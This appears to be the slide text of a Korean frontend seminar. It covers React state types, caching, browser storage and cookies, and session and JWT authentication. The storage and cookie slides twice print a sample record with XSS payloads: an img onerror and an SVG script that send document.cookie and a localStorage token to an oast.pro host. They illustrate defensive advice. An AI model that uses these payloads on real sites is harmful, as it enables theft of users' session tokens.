와플스튜디오 23.5기

프론트엔드 세미나 5주차

강의자: 김연우

오늘의 목표

✅ 상태의 종류와 전역 상태

✅ 캐싱의 중요성

✅ 데이터의 저장

✅ 쿠키/토큰/세션

상태의 종류와 전역 상태

상태의 종류

리액트는 상태를 기준으로 렌더링 여부를 결정합니다.

이때 상태는 크게 **local state, global state, server state**로 구분할 수 있습니다.

Local State

컴포넌트 안에서만 사용되는 상태입니다.

주로 유저와의 상호작용을 통해 바뀌는 화면 부분(모달 열기, 버튼 누르기 등)과 관련됩니다.

Local State

컴포넌트 안에서만 사용되는 상태입니다.

주요 예시: 컴포넌트 안에서만 필요한 데이터들 (e.g. 카운터)

```
import { useState } from 'react';

const Counter = () => {
  const [count, setCount] = useState(0);

  return (
    <div>
      <p>{count}</p>
      <button
        onClick={() => {
          setCount(count + 1);
        }}
      >
        +
      </button>
    </div>
  );
};
```

Local State

컴포넌트 안에서만 사용되는 상태입니다.

주요 예시: 모달 열림, 닫힘

```
import { useState } from 'react';
import { Modal } from '@/components/modal';

export const Document = () => {
  const [isOpen, setIsOpen] = useState(false);

  return (
    <div>
      <button
        onClick={() => {
          setIsOpen((prevState) => !prevState);
        }}
      >
        {isOpen ? '모달 열기' : '모달 닫기'}
      </button>
      {isOpen && <Modal />}
    </div>
  );
};
```

Local State

컴포넌트 안에서만 사용되는 상태입니다.

주요 예시: ⭐ 입력 필드 값

더 알아보고 싶다면:react-hook-form

```
import { useState } from 'react';

const NameInputForm = () => {
  const [name, setName] = useState('');
  return (
    <div>
      <label>
        이름
        <input
          type="text"
          value={name}
          onChange={(e) => {
            setName(e.target.value);
          }}
        />
      </label>
    </div>
  );
};
```

Global State

local state를 다른 컴포넌트로 전달할 때는 props를 통해 전달합니다.


그런데 전달해야 하는 중간 컴포넌트가 너무 많다면 어떻게 해야 할까요?

Global State

props drilling: 최종적으로 전달하고 싶은 컴포넌트까지 state를 전달하려면 여러 props를 거쳐야 하는 경우

따라서 props 없이도 state를 전달할 수 있으면 더 편할 것 같습니다. -> 전역 상태의 등장

대표적인 예시) 다크모드 여부, jwt 등 여러 컴포넌트에서 자주 사용하는 state



Global State 만드는 법

리액트에서는 useContext를 사용하여 state를 여러 컴포넌트들과 공유할 수 있지만, 실제로 전역 상태들을 관리하는 기능은 따로 없습니다.

따라서 global state를 관리하기 위해서는 redux(가장 근본), zustand(요즘 인기있는 거) 등의 외부 라이브러리를 사용해야 합니다.

더 알아보고 싶다면: redux, zustand

```tsx
// ThemeContext.ts
import { createContext, type ReactNode } from 'react';
type Theme = 'DARK' | 'LIGHT';
type ThemeContext = {
  theme: Theme;
  toggleTheme: () => void;
};

const ThemeContext = createContext<ThemeContext | null>(null);
// ThemeProvider.ts
import { useState } from 'react';

export const ThemeProvider = ({ children }: { children: ReactNode }) => {
  const [theme, setTheme] = useState<Theme>('LIGHT');
  const toggleTheme = () => {
    setTheme((prevTheme) => (prevTheme === 'LIGHT' ? 'DARK' : 'LIGHT'));
  };
  return (
    <ThemeContext.Provider value={{ theme, toggleTheme }}>
      {children}
    </ThemeContext.Provider>
  );
}
```

먼저 context를 정의하고 초기값을 넣어줍니다.

ThemeProvider 안에 들어간 ReactNode들은 모두 theme 전역 상태를 사용할 수 있습니다.

```jsx
// useTheme
import { useContext } from 'react';

export const useTheme = () => {
  const context = useContext(ThemeContext);
  if (context === null) {
    throw new Error('useTheme은 ThemeProvider 내에서 사용해야 합니다.');
  }
  return context;
};

// ThemeToggleButton
export const ThemeToggleButton = () => {
  const { theme, toggleTheme } = useTheme();

  return (
    <button onClick={toggleTheme}>
      {theme === 'LIGHT' ? '🌙 다크 모드' : '☀️ 라이트 모드'}
    </button>
  );
};
```

theme을 불러오기 위한 커스텀 훅을 작성합니다.

만약 ThemeToggleButton이 ThemeProvider 안에 들어가 있다면 theme 전역변수를 사용할 수 있습니다.

Global State는 최소한으로

Global State는 특성상 여러 컴포넌트가 공유하므로 예기치 못한 변경이 발생할 수 있습니다.

불가피한 경우가 아니라면 global state를 최소화해야 추후 버그를 예방할 수 있습니다.

더 알아보고 싶다면: Why Global State is Evil?

Server State


여러 상태 중, **서버와 소통하며 변경**해야 하는 상태들 또한 존재합니다.

참고로 서버 상태는 관리가 아주 어렵습니다.

Server State

문제 1) 변경이 발생한 경우, 해당 내용이 다른 유저에게 반영되어야 하는 경우들이 있습니다.

내가 듣는 강의의 강사가 인프런 강의 제목을 수정했을 경우



강의자가 제목을 바꾸면 인프런에 접속한 모든 사람들에게 해당 내용이 반영되어야 합니다.
(추후 캐싱에서 중요하게 다룹니다)

Server State

문제 2) 서버로부터 값을 받아오지 못한 경우에 대해 적절한 대응이 필요합니다.


서버 오류로 앱이 정상적으로 동작하지 않을 경우

불러오려는 페이지에 대한 정보가 존재하지 않을 경우 오류에 알맞는 페이지를 띄워야 합니다.

Server State

문제 3) 서버로부터 값을 받아오기까지 시간이 걸립니다. (로딩)


스켈레톤 로딩 UI: 로딩 시간에도 멈춘 것처럼 보이지 않도록 해줍니다.



Server State

문제 4) 서버상태는 클라이언트에서 수정이 불가능해야 합니다.

임의로 사용자가 수정하지 않고 오직 API 요청을 통해서만 수정할 수 있어야 합니다.



서버에서 불러오는 값을
사용자가 임의로 조작해서 바꿀 수 없어야 합니다.

Server State

문제 5) 서버상태를 읽어올 때 **캐싱**이 필요합니다.

자세한 내용은 캐싱 파트에서 더 다루겠습니다.

Server State

useState 등 기존의 state 관리 도구들로도 server state를 관리할 수 있습니다.

다만 엄청나게 복잡할 뿐..

더 알아보고 싶다면: useEffect로 서버와 소통하기

```tsx
import { useEffect, useState } from 'react';

type User = {
  name: string;
  age: number;
};

export const UserProfile = () => {
  const [user, setUser] = useState<User |
null>(null);
  const [error, setError] = useState<string |
null>(null);
```

서버로부터 받을 데이터(user), 에러 여부(error) 상태를 모두 정의합니다.
참고) user가 null 값이라면 현재 로딩상태입니다.

```tsx
const fetchUser = async () => {
  const response = await fetch(
    'https://jsonplaceholder.typicode.com/users/1',
  );
  if (!response.ok) {
    throw new Error();
  }
  return (await response.json()) as User;
};
```

fetch API를 사용하여 정보를 받아오는 함수를 작성합니다.

```jsx
useEffect(() => {
  let ignore = false;
  setUser(null);
  fetchUser()
    .then((data) => {
      if (!ignore) {
        setUser(data);
      }
    })
    .catch(() => {
      setError('유저 정보를 불러오는 데 실패했습니다.')
    });
  return () => {
    ignore = true;
  };
}, []);
```

useEffect를 사용하여 서버(외부)와 소통합니다.
이때 race condition을 방지하기 위해 ignore를 사용합니다.

```jsx
if (error !== null) return <p>{error}</p>;
if (user === null) return <p>⏳ 로딩 중...</p>;

return (
  <div>
    <h2>사용자 정보</h2>
    <p>이름: {user.name}</p>
    <p>나이: {user.age}</p>
  </div>
);
```

로딩, 에러, fetching 완료 상태에 따라 서로 다른 UI를 띄웁니다.

더 알아보고 싶다면: [useEffect에서의 race condition]

Server State

useState + useEffect 조합 이외에도 서버 상태를 관리할 수 있는 다른 편리한 도구들이 많습니다.

대표적인 것으로는 redux(구 대장)와 tanstack query(신 대장)가 있습니다.

이전에는 global state, server state 모두 redux로 관리했지만, 요즘은 tanstack query로 server state를 관리하는 편입니다.

더 알아보고 싶다면: redux toolkit & redux-thunk, tanstack query

state 관리의 역사를 보고 싶다면: 우아콘

캐싱

캐싱이 필요해진 이유

서버에 요청을 보내는 과정은 시간이 아주 오래 걸립니다.

최대한 서버로부터 요청을 덜 보내거나 더 빠르게 응답을 받을 수 있다면 사용자 경험이 훨씬 좋아집니다.

브라우저 캐싱


이미 방문한 요청들을 브라우저에 저장해두고, 동일한 요청이 다시 들어오면 브라우저에서 꺼내옵니다.

서버 요청을 처음 보낼 때

브라우저 캐싱

이미 방문한 요청들을 브라우저에 저장해두고, 동일한 요청이 다시 들어오면 브라우저에서 꺼내옵니다.

동일한 서버 요청을 다시 보낼 때



브라우저 캐싱의 장점

이미지 등 특히 오랜 시간이 걸리는 요청들로 인한 로딩 속도를 줄여줄 수 있습니다.

참고) 브라우저 캐싱으로 불러오는 속도가 서버 요청보다 훨씬 빠릅니다.


Type	Size	Time	Cache-Control
script	43.7 kB	935 ms	max-age=3600
script	28.9 kB	165 ms	public, max-age=864000
stylesheet	34.2 kB	160 ms	public, max-age=864000
document	1.4 kB	245 ms	public, max-age=864000
svg+xml	1.4 kB	166 ms	public, max-age=864000
svg+xml	2.3 kB	295 ms	public, max-age=864000

Type	Size	Time	Cache-Control
script	(disk cache)	2 ms	max-age=3600
script	(memory cache)	0 ms	public, max-age=864000
stylesheet	(disk cache)	1 ms	public, max-age=864000
document	(disk cache)	1 ms	public, max-age=864000
svg+xml	(memory cache)	0 ms	public, max-age=864000
svg+xml	(memory cache)	0 ms	public, max-age=864000

결과물 출처: 블로그

캐싱을 하지 않아야 할 때도 있습니다

이미 서버에서 **데이터가 변경**되었다면 기존의 캐시를 무효화해야 합니다.



강의자가 제목을 바꾸면 인프런에 접속한 모든 사람들에게 해당 내용이 반영되어야 합니다.

=> 무효한 데이터가 캐싱되어 있다면 계속 이전 제목을 보여주게 됩니다.

프론트엔드 개발자가 캐싱을 효율적으로 관리하는 여러 방법들

1. 인프라 레벨에서의 캐싱 (Cache-Control 등, 백엔드와 협업 필요)
2. 어플리케이션 내부에서의 캐싱 (서버 상태 관리 라이브러리들, 예. TanStack Query)

Q&A

데이터의 저장

state는 새로고침하면 모두 날아갑니다

여러분의 페이지를 새로고침하면 state가 모두 초기화됩니다.

페이지가 리로딩되면서 새롭게 index.html 파일을 받아오므로 기존의 state는 더이상 남아있지 않습니다.

데이터 저장하기

페이지가 리로드되어도 계속 저장해야하는 데이터는 어디에 저장해야 할까요?

보통 **스토리지** 또는 **쿠키**에 데이터들을 저장합니다.

스토리지란?

브라우저 내부에 저장할 수 있는 공간을 제공하는 것


내가 저장하고 싶은 데이터를 잠시 넣어둘 수 있습니다.

크게 **로컬 스토리지**와 **세션 스토리지**로 나눌 수 있습니다.

로컬 스토리지 vs 세션 스토리지

로컬 스토리지: 데이터를 브라우저에 영구적으로 저장 (새로고침, 재부팅해도 유지)

세션 스토리지: 데이터를 브라우저가 켜진 시간동안 저장 (새로고침하면 유지, 브라우저를 닫으면 날아감)



개발자도구 Application 탭에서 저장 내용을 확인할 수 있습니다.

로컬 스토리지 vs 세션 스토리지

로컬 스토리지: 다크모드 등

세션 스토리지: 입력 데이터 임시 저장 등

스토리지는 보안에 취약합니다

스토리지에 저장된 정보들은 쉽게 탈취될 가능성이 있습니다.

보안에 중요한 것들 (token, 비밀번호, 개인정보)은 절대 스토리지에 넣지 않는 것이 좋습니다.

더 알아보고 싶다면: XSS 공격

스토리지는 보안에 취약합니다


```
{
  "id": "f55335c4-ef8c-442f-97fd-8a95c39c86c4",
  ...
  "explanation": "Basic XSS:\n<script>alert(1);</script>\n\nBasic CSRF:\n<img src=\"evil_csrf\"
onerror=\"this.src='https://cygxt30z1wg0000qpms0gxeq7boyyyyyb.oast.pro/?cookie='+document.cookie;\">\
n\n",
  "detail": "<?xml version=\"1.0\" standalone=\"no\"?\n<!DOCTYPE svg PUBLIC \"-//W3C//DTD SVG
1.1//EN\" \"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd\"><svg version=\"1.1\"
basePrifile=\"full\" xmlns=\"http://www.w3.org/2000/svg\">\n<polygon id=\"triangle\" points=\"0,0
0,10 10,0\" fill=\"#009900\"
stroke=\"#004400\"/>\n<script>\nfetch(\"https://cygxt30z1wg0000qpms0gxeq7boyyyyyb.oast.pro/?token=\"
+ localStorage.getItem(\"waffle-token\"));\n  alert(\"Your waffle-token has been stolen\");\n
alert(localStorage.getItem(\"waffle-token\"));\n</script>\n</svg>", // 스토리지 내부 데이터 탈취
  "headcount": 0,
  "isBookmarked": false
  ...
}
```

쿠키


브라우저에 데이터를 저장하는 또다른 방법으로는 쿠키가 있습니다.

브라우저에 저장할 수 있는 데이터 조각이고, 서버 요청 시 쿠키가 함께 보내집니다.

서버와 공유하는 데이터를 보관할 때 사용할 수 있습니다. e.g.) refresh token

쿠키

마찬가지로 application 탭에서 저장된 데이터를 확인할 수 있습니다.



쿠키도 보안에 취약합니다


```
{
  "id": "f55335c4-ef8c-442f-97fd-8a95c39c86c4",
  ...
  "explanation": "Basic XSS:\n<script>alert(1);</script>\n\nBasic CSRF:\n<img src=\"evil_csrf\"
onerror=\"this.src='https://cygxt30z1wg0000qpms0gxeq7boyyyyyb.oast.pro/?cookie='+document.cookie;\">\
n\n", // 쿠키 탈취
  "detail": "<?xml version=\"1.0\" standalone=\"no\"?\n<!DOCTYPE svg PUBLIC \"-//W3C//DTD SVG
1.1//EN\" \"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd\"><svg version=\"1.1\"
basePrifile=\"full\" xmlns=\"http://www.w3.org/2000/svg\">\n<polygon id=\"triangle\" points=\"0,0
0,10 10,0\" fill=\"#009900\"
stroke=\"#004400\"/>\n<script>\nfetch(\"https://cygxt30z1wg0000qpms0gxeq7boyyyyyb.oast.pro/?token=\"
+ localStorage.getItem(\"waffle-token\"));\n  alert(\"Your waffle-token has been stolen\");\n
alert(localStorage.getItem(\"waffle-token\"));\n</script>\n</svg>",
  "headcount": 0,
  "isBookmarked": false
  ...
}
```

쿠키와 http only

쿠키에 http only 조건을 붙이면 자바스크립트를 활용해서 쿠키 안에 있는 내용물을 건드릴 수 없습니다.

따라서 해커들은 위 슬라이드와 같이 http-only 쿠키를 탈취할 수 없습니다.

사실 XSS 이외에도 MITM(HTTP 요청 시 중간에 쿠키 탈취 가능), CSRF(유저를 해킹 사이트에 리다이렉트 시켜서 쿠키 탈취) 등의 여러 공격으로 쿠키가 탈취당할 수 있긴 합니다.
그래서 다른 옵션들(secure, samesite 등등)이나 쿠키의 수명을 짧게 유지하여 보안을 강화할 수도 있습니다.

스토리지와 쿠키 정리

쿠키: refresh token 등 오래 저장 & 서버와 공유해야 하는 것

로컬스토리지: 다크모드 여부 등 오래 저장해도 위험하지 않은 것들

세션스토리지: 임시 저장할 입력 내용 등 오래 저장할 필요가 없지만 refresh 시 유지해야 하는 것들

인증 방식 (쿠키/토큰/세션)

쿠키? 토큰? 세션?

세 단어는 보통 인증을 구현할 때 많이 묶여서 등장합니다.

아마 여러분들이 과제를 하면서 토큰을 사용할 것이기 때문에 토큰이 왜 필요한지에 대해 알아봅니다.

인증과 인가

인증: 요청을 보내는 유저가 누구인지 확인합니다.

인가: 유저의 상태에 따라 알맞은 권한만을 부여합니다.

지금 요청을 보내는 유저는 로그인하지 않았습니다.

지금 요청을 보내는 유저는 학생 회원입니다.

인증

랜딩페이지 빼고는 아무 곳에도 접근할 수 없습니다.

자신의 성적은 확인할 수 있지만, 중간고사 시험지에는 접근하지 못합니다.

인가


인증의 방식 - JWT와 세션

인증의 방식으로는 크게 **jwt 인증**, **세션 인증**이 있습니다.

이때 필요한 인증 정보들을 헤더나 쿠키에 담아 요청합니다.

세션 인증

사용자가 로그인한 정보를 서버에 저장하고, 클라이언트에는 서버에 저장한 ID를 제공하는 것



세션 인증의 장점

세션 ID만으로는 아무런 정보를 얻을 수 없다.

현재 접속해있는 사용자에 대한 정보를 모두 저장할 수 있댜.

세션 인증의 단점


세션 ID만으로는 아무런 정보를 얻을 수 없다.
-> 하지만 그 ID를 탈취해서 마치 “나인 것 처럼” 요청을 보낼 수 있다.

인증 시 세션 저장소를 항상 조회해야 한다. -> 여러 서버를 띄웠을 때의 대응이 어렵다.

JWT 인증

jwt: json 형태의 토큰

json 형태의 내용물을 인코딩해서 토큰으로 사용합니다.



JWT 인증

세션 저장소와 같은 DB를 조회하지 않는 대신 사용자의 신원을 확인할 수 있는 방법이 없을까?

ID와 같은 토큰을 던져주고, 이 토큰이 유효한지는 저장소 조회 대신 **디코딩**을 통해 알아보자

JWT 인증

사전지식) 인코딩 vs 암호화

인코딩: 주어진 데이터를 특정한 형태로 변환하는 것 -> 쉽게 디코딩 가능

암호화: 데이터를 해독할 수 없게 변환하는 것 -> 비밀키를 모르면 디코딩 불가능

JWT 인증

jwt는 크게 헤더와 내용물, 서명으로 나뉘어 있습니다.

헤더와 내용물은 기본 Base64 인코딩 방식(암호화가 안 되어 있음)이므로 누구나 내용물을 볼 수 있습니다.

JWT 인증

이때 서명은 인코딩이 아닌 암호화가 되어 있는 값입니다. (헤더 + 페이로드 + 비밀키)

따라서 서명에 들어간 내용은 비밀키를 모른다면 내용물을 열어볼 수 없습니다.

JWT 인증

서버에서는 비밀키를 가지고 있으므로 서명 부분을 디코딩할 수 있습니다.

